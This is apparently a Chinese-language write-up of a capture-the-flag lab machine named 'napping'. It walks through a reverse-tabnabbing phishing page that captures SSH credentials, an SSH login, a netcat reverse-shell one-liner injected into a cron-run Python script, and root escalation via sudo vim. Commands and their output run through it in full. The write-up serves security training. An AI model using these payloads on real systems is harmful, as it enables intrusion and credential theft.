
输入:http://127.0.0.1
2、kali测试

在网站绝对路径建立文件,测试是否可以进行正常访问。
systemctl start apache2

cd /var/www/html/

ls

echo "<h1>Kali Apache Test</h1>" > /var/www/html/2.html

ls┌──(root㉿kali)-[~]
└─# systemctl start apache2
┌──(root㉿kali)-[~]
└─# /var/www/html/
┌──(root㉿kali)-[/var/www/html]
└─# cd /var/www/html/
┌──(root㉿kali)-[/var/www/html]
└─# ls
index.html index.nginx-debian.html
┌──(root㉿kali)-[/var/www/html]
└─# echo "<h1>Kali Apache Test</h1>" > /var/www/html/2.html
┌──(root㉿kali)-[/var/www/html]
└─# ls
2.html index.html index.nginx-debian.html
┌──(root㉿kali)-[/var/www/html]
└─# 访问:2.html

目标网站输入:

根据页面回显是可以正常访问的,那么接下来构造我们自己的钓鱼代码。这里面的网址为另一个网址,不是本文件地址。
<!DOCTYPE html>
<html>
<body>
    <script>
        if(window.opener) window.opener.parent.location.replace('http://192.168.5.10/3.html');
        if(window.opener  != window) window.opener.parent.location.replace('http://192.168.5.10:8888/3.html');
    </script>
</body>
</html>
打开监听,将我们kali文件的访问地址输入到输入框中,打开稍等一会就可以得到我们需要的ssh账号密码了。

拿到之后去url解密一下就可以了。
daniel
C@ughtm3napping123
3、ssh登录
ssh daniel@192.168.5.14
C@ughtm3napping123┌──(root㉿kali)-[~]
└─# ssh daniel@192.168.5.14
The authenticity of host '192.168.5.14 (192.168.5.14)' can't be established.
ED25519 key fingerprint is: SHA256:81h22zyEZ6ztpKfLu65kzPnsnUUotkuioRYPno8fpN8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.14' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.5.14's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon Mar 9 09:39:15 UTC 2026
System load: 0.17 Processes: 140
Usage of /: 41.6% of 18.57GB Users logged in: 0
Memory usage: 18% IPv4 address for enp0s3: 192.168.5.14
Swap usage: 0%
* Super-optimized for small spaces - read how we shrank the memory
footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Tue Oct 12 00:51:35 2021 from 10.0.2.15
daniel@napping:~$ 4、寻找属于特殊组的文件
find / -group administrators 2>/dev/nulldaniel@napping:~$ find / -group administrators 2>/dev/null
/home/adrian/query.py
daniel@napping:~$ 当前用户权限很低,只有一个python文件可以执行,查看该文件内容。
cat /home/adrian/query.pydaniel@napping:~$ cat /home/adrian/query.py
from datetime import datetime
import requests
now = datetime.now()
r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Site is Up: ")
f.write(dt_string)
f.write("\n")
f.close()
else:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Check Out Site: ")
f.write(dt_string)
f.write("\n")
f.close()
daniel@napping:~$ 根据py文件内信息可以知道他会往site_status.txt文件内写入东西。查看该文件。
该文件每两分钟写一条消息。
cat /home/adrian/site_status.txtdaniel@napping:~$ cat /home/adrian/site_status.txt
Site is Up: 09/03/2026 08:52:01
Site is Up: 09/03/2026 08:54:02
Site is Up: 09/03/2026 08:56:01
Site is Up: 09/03/2026 08:58:01
Site is Up: 09/03/2026 09:00:01
Site is Up: 09/03/2026 09:02:02
Site is Up: 09/03/2026 09:04:01
Site is Up: 09/03/2026 09:06:01
Site is Up: 09/03/2026 09:08:01
Site is Up: 09/03/2026 09:10:02
Site is Up: 09/03/2026 09:12:01
Site is Up: 09/03/2026 09:14:01
Site is Up: 09/03/2026 09:16:01
Site is Up: 09/03/2026 09:18:01
Site is Up: 09/03/2026 09:20:01
Site is Up: 09/03/2026 09:22:01
Site is Up: 09/03/2026 09:24:01
Site is Up: 09/03/2026 09:26:01
Site is Up: 09/03/2026 09:28:01
Site is Up: 09/03/2026 09:30:01
Site is Up: 09/03/2026 09:32:02
Site is Up: 09/03/2026 09:34:01
Site is Up: 09/03/2026 09:36:01
Site is Up: 09/03/2026 09:38:01
Site is Up: 09/03/2026 09:40:01
Site is Up: 09/03/2026 09:42:01
daniel@napping:~$ 根据定时文件的执行我们可以写一个反弹shell的命令在里面,在两分钟后文件执行的时候我们的反弹shell命令也会一起被执行。打开监听并将下列命令加到py文件里。
目标:
import os
os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.10 6666 >/tmp/f")daniel@napping:~$ vim /home/adrian/query.py
daniel@napping:~$
daniel@napping:~$
daniel@napping:~$
daniel@napping:~$ cat /home/adrian/query.py
from datetime import datetime
import requests
import os
os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.10 6666 >/tmp/f")
now = datetime.now()
r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Site is Up: ")
f.write(dt_string)
f.write("\n")
f.close()
else:
f = open("site_status.txt","a")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
f.write("Check Out Site: ")
f.write(dt_string)
f.write("\n")
f.close()
daniel@napping:~$ kali:
nc -lvnp 6666┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.5.10] from (UNKNOWN) [192.168.5.14] 60944
/bin/sh: 0: can't access tty; job control turned off
$ 5、切换bash下shell
python3 -c 'import pty; pty.spawn("/bin/bash")'┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.5.10] from (UNKNOWN) [192.168.5.14] 60944
/bin/sh: 0: can't access tty; job control turned off
$
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
adrian@napping:~$ 6、查看当前账户是否存在可以使用的特权命令
sudo -ladrian@napping:~$ sudo -l
sudo -l
Matching Defaults entries for adrian on napping:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User adrian may run the following commands on napping:
(root) NOPASSWD: /usr/bin/vim
adrian@napping:~$ 7、使用vim提权
sudo vim -c ':!/bin/bash'结果:
root@napping:/home/adrian# id
id
uid=0(root) gid=0(root) groups=0(root)
root@napping:/home/adrian#
root@napping:/home/adrian# cd /root
cd /root
root@napping:~#
root@napping:~# ls
ls
del_links.py del_users.py nap.py root.txt snap
root@napping:~#
root@napping:~# cat root.txt
cat root.txt
Admins just can't stay awake tsk tsk tsk
root@napping:~#
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。